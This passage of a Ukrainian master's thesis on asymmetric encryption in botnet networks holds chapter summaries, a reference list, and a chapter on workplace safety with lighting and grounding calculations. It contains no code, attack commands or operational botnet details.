У третьому розділі представлено отримані в результаті тестів дані, порахована приблизна похибка, представлено діаграми часу шифрування в залежності від кількості шифрованих даних і комп'ютера, на якому шіфрувалися дані. Визначено, від яких параметрів комп’ютеру найсильніше залежить час шифрування даних. Досліджено залежність швидкості шифрування від оперативної пам’яті та тактової частоти роботи процесору. Розраховано середню кількість необхідних для шифрування тактів процесора, коефіцієнт при зміні встановленої на комп'ютер оперативної пам'яті і процесора. Проаналізована робота асиметричного шифрування в ботнет мережі та запропоновано вимоги до шифрування в ботнет мережах. Надано рекомендації щодо вибору й використання асиметричних алгоритмів шифрування.

3.7 Перелік джерел і посилань до розділів 1 – 3

1. "Thingbots: The Future of Botnets in the Internet of Things". Security Intelligence. 20 February 2016. Від 28.07.2017. Режим доступу: - https://securityintelligence.com/thingbots-the-future-of-botnets-in-the-internet-of-things/.

2. "botnet". Від 9.06.2016. Режим доступу: - https://www.techopedia.com/definition/384/botnet.

3. Ramneek, Puri (8 August 2003). "Bots &; Botnet: An Overview" (PDF). SANS Institute. Від 12.11.2013. Режим доступу: - https://www.sans.org/reading-room/whitepapers/malicious/bots-botnet-overview-1299.

4. Putman, C. G. J.; Abhishta; Nieuwenhuis, L. J. M. (March 2018). "Business Model of a Botnet". 2018 26th Euromicro International Conference on Parallel, Distributed and Network-based Processing (PDP): 441–445. Режим доступу: - https://ieeexplore.ieee.org/document/8374500.

5. Ping Wang, Baber Aslam, Cliff C. Zou. Handbook of Information and Communication Security. Peer-to-Peer Botnets — M. Springer — С. 335—350.

6. Blogchain, «Ботнети і їх типи: що відомо в 2018 році». Степан лютий 11.12.2018 року. Режим доступу: - https://blogchain.com.ua/botneti-i-ih-tipi-sho-vidomo-v-2018-roci/.

7. Wickipedia Conficker від 14.08.2019. Режим доступу: - https://en.wikipedia.org/wiki/Conficker.

8. Malware encyclopedia: Bredolab, Microsoft.com. Режим доступу: - https://www.microsoft.com/en-us/wdsi/threats/threat-search?query=Bredolab.

9. Malware encyclopedia: Chameleon, Microsoft.com. Режим доступу: - https://www.microsoft.com/en-us/wdsi/threats/threat-search?query=Chameleon.

10. Symantec, Zbot. Режим доступу - https://www.symantec.com/security-center/writeup/2010-011016-3514-99.

11. Imperva, “Braking Down Mirai: An IoT DDoS Botnet Analysis”. Режим доступу: - https://www.imperva.com/blog/malware-analysis-mirai-ddos-botnet/.

12. Alfred J. Menezes; Paul C. van Oorschot; Scott A. Vanstone (August 2001). Handbook of Applied Cryptography. Режим доступу: - http://cacr.uwaterloo.ca/hac.

13. Bakhtiari M., Maarof M. A. Serious Security Weakness in RSA Cryptosystem. Від 2012 року. Режим доступу: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.402.6882&rep=rep1&type=pdf .

14. Elgamal T. A Public-Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms. Від 4.07.1985. Режим доступу: https://caislab.kaist.ac.kr/lecture/2010/spring/cs548/basic/B02.pdf.

15. Bruce Schneier. Applied Cryptography. 2nd edition. Protocols, algorithms and source codes in C./ Bruce Schneier, 2002 – R. 346-355.

16. Ян С. Й. Криптоаналіз RSA. – М. – Іжевськ: НИЦ «Регулярная и хаотическая динамика», Іжевський інститут компьютерних досліджень, 2011. – 312с.

17. Анонс факторизації RSA-768. – [Електроний ресурс] – Режим доступу: https://documents.epfl.ch/users/l/le/lenstra/public/papers/rsa768.txt

18. Факторизація RSA-768. – [Електронний ресурс] – Режим доступу: https://eprint.iacr.org/2010/006.pdf

19. O.V.Bocharov. Research of encryption algorithm NTRU, 2012, [Web resource]. Resource access mode - http://www.hups.mil.gov.ua/periodic-app/article/9829/soi_2012_5_20.pdf

20. J.Underhill Documentation for CEXEngine. – [Електронний ресурс] – Режим доступу: http://www.vtdev.com/

21. Ле Н. З. Оценка стойкости криптосистемы Эль-Гамаля [Текст] // Технические науки в России и за рубежом: материалы IV Междунар. науч. конф. (г. Москва, январь 2015 г.). — М.: Буки-Веди, 2015. — С. 14-16. — Режим доступу: https://moluch.ru/conf/tech/archive/124/6679/

22. Agner Fog. Intel’s compiler “cripple AMD” function. Від 27.02.2019р. – [Електронний ресурс] – Режим доступу: https://www.agner.org/optimize/blog/read.php?i=49#49

23. Различие оперативной памяти ddr3 и ddr4. - Від 06.04.2019 - [Електронний ресурс] – Режим доступу: https://delta-game.ru/news/chem-otlichaetsya-operativnaya-pamyat-ddr4-ot-ddr3/

24. Процессор Intel Core i3-3110M. - [Електронний ресурс] – Режим доступу: https://www.notebook-center.ru/processor_622.html

25. Обзор процессора Intel Core i3-540. Від 11.02.2010 – [Електронний ресурс] – Режим доступу: https://ru.gecid.com/cpu/intel_core_i3-540/

26. Язык программирования C#: краткий обзор. Редакция techrocks. Від 16.02.2019. – [Електронний ресурс] – Режим доступу: https://techrocks.ru/2019/02/16/c-sharp-programming-language-overview/

27. О Visual Studio. Від 19.03.2019 – [Електронний ресурс] – Режим доступу: https://docs.microsoft.com/ru-ru/visualstudio/get-started/visual-studio-ide?view=vs-2019

П.М. Килин, Н.И. Чекмарева. Статистические методы обработки данных. Тюмень, ТюмГНГУ 2013. – [Електронний ресур] – Режим доступу: http://elib.tyuiu.ru/wp-content/uploads/2014/02/%D0%A1%D1%82%D0%B0%D1%82%D0%B8%D1%81%D1%82%D0%B8%D1%87%D0%B5%D1%81%D0%BA%D0%B8%D0%B5_%D0%BC%D0%B5%D1%82%D0%BE%D0%B4%D1%8B_%D0%BE%D0%B1%D1%80%D0%B0%D0%B1%D0%BE%D1%82%D0%BA%D0%B8...110_%D0%905.pdf

РОЗДІЛ 4
ОХОРОНА ПРАЦІ ТА БЕЗПЕКА В НАДЗВИЧАЙНИХ СИТУАЦІЯХ

В даному розділі проведено аналіз потенційних небезпечних та шкідливих виробничих факторів, причин пожеж. Розглянуті заходи, які дозволяють забезпечити гігієну праці і виробничу санітарію.

Завданням даного магістрської роботи була розробка та аналіз асиметричних методів шифрування в ботнет мережі. Так як процес розробки виконувався у домашніх умовах, то аналіз потенційно небезпечних і шкідливих виробничих чинників виконується для приміщення, де проводились роботи над дипломним проектом.

4.1 Вимоги до приміщень

Геометричні розміри приміщення приведені в табл. 4.1.

Таблиця 4.1 – Розміри приміщення

Найменування	Значення
Довжина, м	4
Ширина, м	5
Висота, м	2.5
Площа, м	20
Об’єм, м	50

Згідно з [2] розмір площі для одного робочого місця оператора персонального комп’ютера має бути не менше 6 кв. м, а об’єм — не менше 20 куб. м. Отже, дане приміщення цілком відповідає зазначеним нормам.

Робочий процес пов’язаний з багатьма документами, теками, журналами для чого приміщення облаштоване принтером і шафою для зручності.

Для забезпечення потрібного рівного освітленості кімната має вікно та систему загального рівномірного освітлення, що встановлена на стелі. Для дотримання вимог пожежної безпеки встановлено порошковий вогнегасник та систему автоматичної пожежної сигналізації.

При порівнянні відповідності характеристик робочого місця нормативним основні вимоги до організації робочого місця за [1] (табл. 4.2) і відповідними фактичними значеннями для робочого місця, констатуємо повну відповідність.

Таблиця 4.2 – Характеристики робочого місця

Найменування параметра	Фактичне значення	Нормативне значення
Висота робочої поверхні, мм	720	680 - 800
Висота простору для ніг, мм	650	Не менше 600
Ширина простору для ніг, мм	700	Не менше 500
Глибина простору для ніг, мм	670	Не менше650
Висота поверхні сидіння, мм	410	400-500
Ширина сидіння, мм	520	Не менше 400
Глибина сидіння, мм	420	Не менше 400
Висота поверхні спинки,мм	850	Не менше 300

Робочий стіл містить достатньо простору для ніг. Крісло, що використовується в якості робочого сидіння, є підйомно-поворотним, має підлокітники й можливість регулювати висоту, м’яке й виконане з шкіри, що дає можливість працювати у комфорті. Дисплей знаходиться на відстані 0.7 м, клавіатура має можливість регулювати кут нахилу від 0 до 15 градусів. За всіма параметрами робоче місце відповідає нормативним вимогам. Робоче приміщення знаходиться на дев’ятому поверсі дев’яти поверхового будинку і має об’єм 50 метрів кубічних, площу – 18 метрів квадратних. У цьому кабінеті обладнано одне місце праці укомплектоване ПК.

4.2 Виробнича санітарія

На підставі аналізу небезпечних та шкідливих факторів при виробництві (експлуатації), пожежної безпеки можуть бути надалі вирішені питання необхідності забезпечення працюючих достатньою кількістю освітлення, вентиляції повітря, організації заземлення, тощо.

4.2.1 Аналіз небезпечних та шкідливих факторів при проведенні дослідження

Роботу, пов’язану з ЕОМ. Переважно роботи за проектами виконують у кабінетах чи інших приміщеннях, де використовують різноманітне електрообладнання, зокрема персональні

комп’ютери (ПК) та периферійні пристрої. Основними робочими характеристиками персонального комп’ютера є:

– робоча напруга U=+220В +-5%;

– робочий струм I=2А;

– споживана потужність Р=600 Вт.

Робочі місця мають відповідати вимогам Державних санітарних правил і норм роботи з візуальними дисплейними терміналами електронно- обчислювальних машин, затверджених постановою Головного державного санітарного лікаря України від 10.12.98 N 7[1].

За умов роботи з ПК виникають наступні небезпечні та шкідливі чинники: освітлення, електромагнітні випромінювання, забруднення повітря шкідливими речовинами (джерелом, яких можуть бути: принтер, сканер та інші джерела виділення багатьох хімічних речовин - напр., озону, оксидів азоту та аерозолів високодисперсних частинок тонера), шум, вібрація, електричний струм, електростатичне поле, напруженість трудового процесу та інше.

Робочі місця мають відповідати вимогам Державних санітарних правил і норм роботи з візуальними дисплейними терміналами електронно-обчислювальних машин, затверджених постановою Головного державного санітарного лікаря України від 10.12.98 N 7 [1]. За умов роботи з ПК виникають приведені у таблиці 4.3 небезпечні та шкідливі чинники.

Таблиця 4.3 – Аналіз небезпечних і шкідливих виробничих факторів

Небезпечні і шкідливі виробничі фактори	Джерела факторів (види робіт)	Кількісна оцінка	Нормативні документи
1	2	3	4
фізичні			
Підвищена температура поверхонь обладнання	Експлуатація ПК, принтеру	2	[2]
Підвищений рівень шуму на робочому місці		2	[5]
Підвищена або знижена рухливість повітря		1	[2]
Недостатність природного світла	Порушення умов праці (вимог до приміщень)	2	[8]
Недостатнє освітлення робочої зони	Порушення гігієнічних параметрів виробничого середовища	3	[8]
Підвищена яскравість світла	Порушення умов праці (організації місця праці-налагодження моніторів)	1	[1]
психофізичні			
нервово-психічне перевантаження	- пошук інформації для постановки теми; - пошук та аналіз аналогів і літератури; - виконання роботи за темою диплома, тестування; - оформлення роботи	4	[4] [1]
фізичні (статичне – сидіння)	Порушення умов праці (організації місця праці-сидіння користувача,) та організації робочого часу – безперервна робота)	2	[4] [1]

4.2.2 Пожежна безпека

Пожежі в робочому приміщенні становлять небезпеку, тому що пов'язані як з матеріальними втратами, так і з відмовою засобів обчислювальної техніки.

Пожежа може виникати при внесенні джерела запалювання в горючу середу. Горючими матеріалами в приміщенні, де розташовані обчислювальні засоби є будівельні матеріали, віконні рами, двері, підлоги, меблі, ізоляція силових і сигнальних кабелів, радіотехнічні деталі, конструктивні елементи з пластичних матеріалів, рідини для очищення елементів і вузлів ЕОМ від забруднень:

1) поліамід – матеріал корпусу мікросхем, горюча речовина, температура самозаймання 420 °С;

2) полівінілхлорид – ізоляційний матеріал, горюча речовина, температура запалювання 335 °С, температура самозаймання 530 °С;

3) стеклотекстоліт ДЦ – матеріал друкарських плат, важкогорючий матеріал, показник горючості 1.74, не схильний до температурного самозаймання;

4) пластикат кабельний №.489 – матеріал ізоляції кабелів, горючий матеріал, показник горючості більше 2.1;

5) деревина – будівельний і обробний матеріал, з якого виготовлені меблі, горючий матеріал, показник горючості більше 2.1, температура запалювання 255 °С, температура самозаймання 399 °С.

Згідно НАПБ А. 01.001-2014 таке приміщення відноситься до категорії "В" (пожежонебезпечної) [7].

Пожежа може виникнути в результаті утворення джерела запалювання (іскри і дуги короткого замикання, порушення ізоляції, що приводить до короткого замикання, перегріву радіодеталей внаслідок тривалого перевантаження) і внесення його в горючу середу.

При повному згорянні органічних сполук утворюється (CO_2, SO_2, H_2O, N_2), а при згорянні неорганічних сполук - оксиди. Залежно від температури плавлення продукції, реакції диму можуть знаходитися у вигляді розплаву (Al_2O_3, TiO_2), або підніматися в повітря у вигляді диму (P_2O_5, Na_2O, MgO). Розплавлені тверді частинки створюють світність полум'я. Склад продуктів неповного згоряння горючих речовин складний і різноманітний. Це можуть бути горючі речовини - H_2, CO, CH_4 та інші; атомарний водень і кисень; різні радикали - OH, CH та інші. Продуктами неповного згорання можуть бути також оксиди азоту, спирти альдегіди, кетони і високотоксичні з'єднання, наприклад, синильна кислота.

4.3 Параметри мікроклімату

Мікроклімат виробничих приміщень характеризують температурою, вологістю та швидкістю руху повітря, а також інтенсивністю радіації, переважно в інфрачервоній та ультрафіолетовій областях спектру електромагнітних випромінювань.

Параметри мікроклімату у приміщеннях повинні забезпечувати комфортне самопочуття організму. Тому у виробничих приміщеннях повинна бути надійна система кліматичного контролю. Параметри мікроклімату закритих приміщень нормують санітарні норми [2]. Фактичні параметри мікроклімату закритих приміщень наведені в табл. 4.4.

Таблиця 4.4 – Фактичні параметри мікраклімату у робочому приміщені

Період року	Категорія робіт	Температура, C^0	Відносна вологість, %	Швидкість руху повітря, м/с
Холодна	Легка – 1а	18-24	40-60	0,1
Тепла	Легка – 1а	22-25	40-60	0.1

Дане приміщення обладнане системами опалення, кондиціонування повітря. У приміщенні на робочому місці забезпечуються оптимальні значення параметрів мікроклімату: температури, відносної вологості й рухливості повітря у відповідності до [2]. Рівні позитивних і негативних іонів у повітрі мають відповідати ДСН [2].

У проекті, що розробляється, передбачається використовувати суміщене освітлення. У світлий час доби використовуватиметься природне освітлення приміщення через віконні отвори, в решту часу використовуватиметься штучне освітлення. Штучне освітлення створюється газорозрядними лампами.

Розрахунок штучного освітлення виробляється по коефіцієнтах використання світлового потоку, яким визначається потік, необхідний для створення заданої освітленості при загальному рівномірному освітленні. Розрахунок кількості світильників *N* виробляється по формулі (4.1):

$$N = (E \cdot l \cdot m \cdot Z \cdot K) \backslash F \cdot U \cdot M, \quad (4.1)$$

де *E* – нормована освітленість – 200 лк;

l – довжина кімнати – 4 м;

m – ширина кімнати – 5 м;

Z – поправочний коефіцієнт світильника (для стандартних світильників Z = 1.1 - 1.3) приймаємо рівним 1,2;

K – коефіцієнт запасу, що враховує зниження освітленості в процесі експлуатації – 1,5;

U – коефіцієнт використання, залежний від типу світильника, показника індексу приміщення і т.п. – 0,55

M – число люмінесцентних ламп в світильнику – 2;

F – світловий потік лампи – 5400 лм.

Підставивши числові значення у формулу (38), отримуємо:

$$N = (200 \cdot 4 \cdot 5 \cdot 1{,}2 \cdot 1{,}5) \backslash (5400 \cdot 0{,}55 \cdot 2) = 1{,}21$$

Згідно з розрахунком приймаємо до освітлення світло з двох ламп.

4.4 Заходи з організації виробничого середовища та попередження виникнення надзвичайних ситуацій

Заходи безпеки під час експлуатації персонального комп’ютера та периферійних пристроїв передбачають:

- правильне організування місця праці та дотримання оптимальних режимів праці та відпочинку під час роботи з ПК;

- дотримання заходів електробезпеки.

Розрахунок проводять за допомогою методу коефіцієнта використання електродів. Коефіцієнт використання вертикальних заземлювачів ηв в залежності від розміщення заземлювачів та їх кількості знаходиться в межах 0,4…0,99. Взаємну екрануючу дію горизонтального заземлювача враховують за допомогою коефіцієнта використання горизонтального заземлювача η*с.*

Послідовність розрахунку.

1) Визначається необхідний опір штучних заземлювачів Rшт.з:

$$Rшт.з = (Rд \cdot Rпр.з)\backslash(Rпр.з - Rд) \quad (4.2)$$

де Rпр.з. – опір природних заземлювачів; Rд – допустимий опір заземлення. Якщо природні заземлювачі відсутні, то Rшт.з.=Rд.

Підставивши числові значення у формулу (5.2), отримуємо:

$$Rшт.з = (4 \cdot 40)\backslash(40-4) = 4 \text{ Ом}$$

2) Опір заземлення в значній мірі залежить від питомого опору ґрунту ρ, Ом·м. Приблизне значення питомого опору глини приймаємо ρ=40 Ом•м (табличне значення);

3) Розрахунковий питомий опір ґрунту, ρрозр, Ом·м, визначається відповідно для вертикальних заземлювачів ρрозр.в, і горизонтальних ρрозр.г, Ом·м за формулою:

$$ρрозр.в = φ \cdot ρ \quad (4.3)$$

де ψ – коефіцієнт сезонності для вертикальних заземлювачів I кліматичної зони з нормальною вологістю землі, приймається для вертикальних заземлювачів ρрозр.в=1,7 і горизонтальних ρрозр.г=5,5 Ом·м.

$$ρрозр.в = 1,7 \cdot 40 = 68 \text{ Ом} \cdot \text{м}$$

ρрозр.г = 5,5 · 40 = 220 Ом · м

4) Розраховується опір розтікання струму вертикального заземлювача Rв, Ом,

$$Rв = (ρрозр.в)\(2·π·lв)·(ln(((2·lв)\(dст))+1\2)·ln((4·t+lв)\(4·t-lв))) \quad (4.4)$$

де lв – довжина вертикального заземлювача (для труб - 2−3 м; lв=3 м);
dст – діаметр стержня (для труб - 0,03−0,05 м; dст=0,05 м);
t – відстань від поверхні землі до середини заземлювача

Rв = (68)\(2·π·l3)·(ln(((2·3)\(0,05))+1\2)·ln((4·2,3+3)\(4·2,3-3))) =18,5

5) Визначається теоретична кількість вертикальних заземлювачів n штук, без урахування коефіцієнта використання ηв:

$$ηв = (2·Rв)\Rд = 9,25 \quad (4.5)$$

І визначається коефіцієнт використання вертикальних електродів групового заземлювача без врахування впливу з'єднувальної стрічки ηв =0,57 (табличне значення).

6) Визначається необхідна кількість вертикальних заземлювачів з урахуванням коефіцієнтавикористання nв, шт:

$$η = (2·Rв)\(Rд· ηв) ≈ 16 \quad (4.6)$$

7) Визначається довжина з'єднувальної стрічки горизонтального заземлювача lс, м:

$$Lс = 1,05 · Lв · (nв - 1) \quad (4.7)$$

де Lв – відстань між вертикальними заземлювачами, (прийняти за Lв=3м);
nв – необхідна кількість вертикальних заземлювачів.

Lс = 1,05 · 3 · (16 - 1) = 48м

8) Визначається опір розтіканню струму горизонтального заземлювача (з'єднувальної стрічки) Rг, Ом:

$$Rr = \rho розр.в\backslash(2\cdot\pi\cdot lc)\cdot\ln((2\cdot lc^2)(dсм\cdot hr)) \quad (4.8)$$

де dсм –еквівалентний діаметр смуги шириною b, dсм =0,95b, b = 0,15 м;

hг – глибина закладання горизантальних заземлювачів (0,5 м);

с l - довжина з'єднувальної стрічки горизонтального заземлювача lc, м

$Rr = 220\backslash(2\cdot\pi\cdot 48)\cdot\ln((2\cdot 48^2)(0,95\cdot 0,15\cdot 0,5)) = 8,1$ Ом

9) Визначається коефіцієнт використання горизонтального заземлювача ηс. відповідно до необхідної кількості вертикальних заземлювачів nв;

Коефіцієнт використання з'єднувальної смуги ηс=0,3 (табличне значення).

10) Розраховується результуючий опір заземлювального електроду з урахуванням з'єднувальної смуги:

$$Rзаг – (Rв\cdot Rr)\backslash(Rв\cdot ηс+Rr\cdot nв\cdot ηв) \leq Rд \quad (4.9)$$

Висновок: дане захисне заземлення буде забезпечувати електробезпеку будівлі, так як виконується умова: Rзаг <4 Ом, а саме:

$Rзаг – (18,5\cdot 8,1)\backslash(18,5\cdot 0,3+8,1\cdot 16\cdot 0,57) = 1,9 \leq Rд$

4.5 Охорона навколишнього природного середовища

Діяльність за темою магістерської роботи в процесі її виконання впливає на навколишнє природне середовище і регламентується нормами діючого законодавства [9-14].

Основним екологічним аспектом в процесі діяльності за даними спеціальностями є процеси впливу на атмосферне повітря та процеси поводження з відходами, які утворюються, збираються, розміщуються, передаються на видалення (знешкодження), утилізацію, тощо в ІТ галузі.

Немає впливу на атмосферне повітря при нормальних умовах праці, бо в приміщенні не використовуються сканери, принтери та інші джерела викиду забруднюючих речовин в повітря робочої зони.

В процесі діяльності користувача виникають процеси поводження з відходами ІТ галузі. Види відходів, утворення, яких можливо:

– відпрацьовані люмінесцентні лампи - І клас небезпеки;

– батарейки та акумулятори (малі) -ІІІ клас небезпеки;

– змінні носії інформації - IV клас небезпеки;

– відпрацьований ізолюючий матеріал, дроти та кабелі - IV клас небезпеки;

– макулатура - IV клас небезпеки;

– побутові відходи - IV клас небезпеки.

4.6 Висновки до розділу 4

В результаті проведеної роботи зроблено аналіз умов праці, шкідливих та небезпечних чинників, з якими стикається робітник. Визначено параметри і певні характеристики приміщення для роботи над запропонованим проектом написаному в кваліфікаційній роботі, описано, які заходи потрібно зробити для того, щоб дане приміщення відповідало необхідним нормам і було комфортним і безпечним для робітника. Проведено аналіз впливу на навколишнє природне середовище під час виконання магістерської роботи.

Приведені рекомендації щодо організації робочого місця, а також важливу інформацію щодо пожежної та електробезпеки. Наведені розміри приміщення та наведено значення температури, вологості й рухливості повітря, необхідна кількість і потужність ламп та інші параметри, значення яких впливає на умови праці робітника, а також – наведені інструкції з охорони праці, техніки безпеки при роботі на комп’ютері.

4.7 Перелік посилань до розділу 4

1. ДСанПіН 3.3.2.007-98 «Правила і норми роботи з візуальними дисплейними терміналами електронно-обчислювальних машин». Затверджено та надано чинності наказом

Міністерства охорони здоров'я N7 від 10.12.98. Режим доступу: - https://zakon.rada.gov.ua/rada/show/v0007282-98 - 10.12.1998 р.

2. ДСН 3.3.6.042-99 «Санітарні норми мікроклімату виробничих приміщень». Затверджено та надано чинності наказом Міністерства охорони здоров'я N42 від 01.12.99. Режим доступу: - https://zakon.rada.gov.ua/rada/show/va042282-99 - 01.02.1999 р.

3. ДЕРЖАВНІ САНІТАРНІ НОРМИ ТА ПРАВИЛА «Гігієнічна класифікація праці за показниками шкідливості та небезпечності факторів виробничого середовища, важкості та напруженості трудового процесу». Затверджено та надано чинності наказом Міністерства охорони здоров'я N248 від 06.05.14 Режим доступу: - https://zakon.rada.gov.ua/laws/show/z0472-14 - 05.05.2014.

4. НПАОП 0.00-7.15-18 «Щодо безпеки та захисту здоров'я працівників під час роботи з екранними пристроями». Затверджено наказом N65 Державного комітету України з промислової безпеки, охорони праці та гірничого нагляду від 26.03.2010. Режим доступу: - https://zakon.rada.gov.ua/laws/show/z0508-18#n14 – 14.02.2018р.

5. ДСН 3.3.6.037-99 Санітарні норми виробничого шуму, ультразвуку та інфразвуку. Затверджено постановою Головного Державного санітарного лікаря України №37 від 01.12.1999.р Режим доступу: - https://zakon.rada.gov.ua/rada/show/va037282-99 - 01.12.1999р

6. ГОСТ 13109-97 «Електрична енергія. Сумісність технічних засобів. Норми якості електричної енергії в системах електропостачання загального призначення». Прийнято Технічним комітетом з стандартизації в області електромагнітної сумісності технічних засобів (ТК 30). Режим доступу: - http://docs.cntd.ru/document/1200006034 - 01.01.1999р

7. НАПБ А.01.001-2014 «Правила пожежної безпеки України». Затверджено наказом Міністерства внутрішніх справ України №1417 від 30.12.2014. Режим доступу: - https://zakon.rada.gov.ua/laws/show/z0252-15 - 05.03.2015 р.

8. ДБН В.2.5-28:2018 «Природнє і штучне освітлення». Затверджено Міністерством регіонального розвитку, будівництва та житлово-комунального господарства України №264 від 03.10.2018. Режим доступу: - https://dbn.co.ua/load/normativy/dbn/dbn_v_2_5_28/1-1-0-1188 - 28.02.2019р.

9. Закон України «Про охорону навколишнього природного середовища». Вводиться в дію постановою Верховної ради №1268-XII від 26.06.91. Режим доступу: - https://zakon.rada.gov.ua/laws/show/1264-12 - 12.10.2018р.

10. Закон України «Про забезпечення санітарного та епідемічного благополуччя населення». Вводиться в дію постановою Верховної ради №4005-XII від 24.02.94. Режим доступу: - https://zakon.rada.gov.ua/laws/show/4004-12 - 04.10.2018р.

11. Закон України «Про відходи». Вводиться в дію постановою Верховної ради №3073-III від 07.03.2002. Режим доступу: - https://zakon.rada.gov.ua/laws/show/187/98-%D0%B2%D1%80 – 01.05.2019р.

12. Закон України «Про охорону атмосферного повітря». Вводиться в дію постановою Верховної ради №2708-XII від 16.10.92. Режим доступу: - https://zakon.rada.gov.ua/laws/show/2707-12 - 18.12.2017р.

13. Закон України Закон України «Про захист населення і територій від

надзвичайних ситуацій техногенного та природного характеру». Вводиться в дію постановою Верховної ради №1419-IV від 03.02.2004. Режим доступу: - https://zakon.rada.gov.ua/laws/show/1809-14 - 02.10.2012р.

14. ДСТУ Б В.1.1-36:2016 Визначення категорій приміщень, будинків та зовнішніх установок за вибухопожежною та пожежною небезпекою. Прийнято та надано чинності наказом Міністерства регіонального розвитку, будівництва житлово-комунального господарства України №158 від 15.06.2016. Режим доступу: - https://dbn.co.ua/load/normativy/dstu/dstu_b_v_1_1_36/5-1-0-1759 - 1.1.2017р.

ВИСНОВОК

У вступі обгрутована актуальність аналізу роботи асиметричних алгоритмів шифрування в ботнет мережі.

У першому розділі розглянуто загальні види та задачі Ботнет мереж, найвідоміші Ботнет мережі. Розглянуто види й особливості криптосистем з відкритим ключем. Основні методи побудови криптосистем з відкритим ключем та алгоритми, які будуть використані для аналізу їх роботи в Ботнет мережі.

У другому розділі магістерської роботи описано використані для розробки мову програмування та середу розробки. Описано використані асиметричні алгоритми шифрування, їхню програмну реалізацію в розробленому ботнет додатку. Описано структуру розробленої програми, її функції, класи, методи та основні використані стандартні простори імен, класи, методи та властивості. Описано засоби, за допомогою яких отримуються дані про завантаження процесору, процесорний час.

У третьому розділі магістерської роботи представлені отримані в результаті тестів дані, порахована приблизна похибка, представлені діаграми часу шифрування в залежності від кількості шифрованих даних і комп'ютера, на якому шифрувались дані. Визначено, від яких параметрів найсильніше залежить час шифрування даних. Досліджено залежність швидкості шифрування від оперативної пам’яті та тактової частоти роботи процесору. Розраховано середня кількість необхідних для шифрування тактів процесора, коефіцієнт при зміні заставлений на комп'ютер оперативної пам'яті і процесора. Проаналізована та описана робота і бажані вимоги до шифрування в ботнет мережах. Надано рекомендації щодо вибору і використання асиметричних алгоритмів шифрування.

У четвертому розділі магістерської роботи проведений аналіз умов праці, шкідливих та небезпечних чинників, розроблені заходи щодо охорони праці та безпеки у надзвичайних ситуаціях.

ДОДАТОК А ЕЛЕКТРОННА ПРЕЗЕНТАЦІЯ



Рисунок А.1 – Перший слайд електронної презентації



Рисунок А.2 – Другий слайд електронної презентації

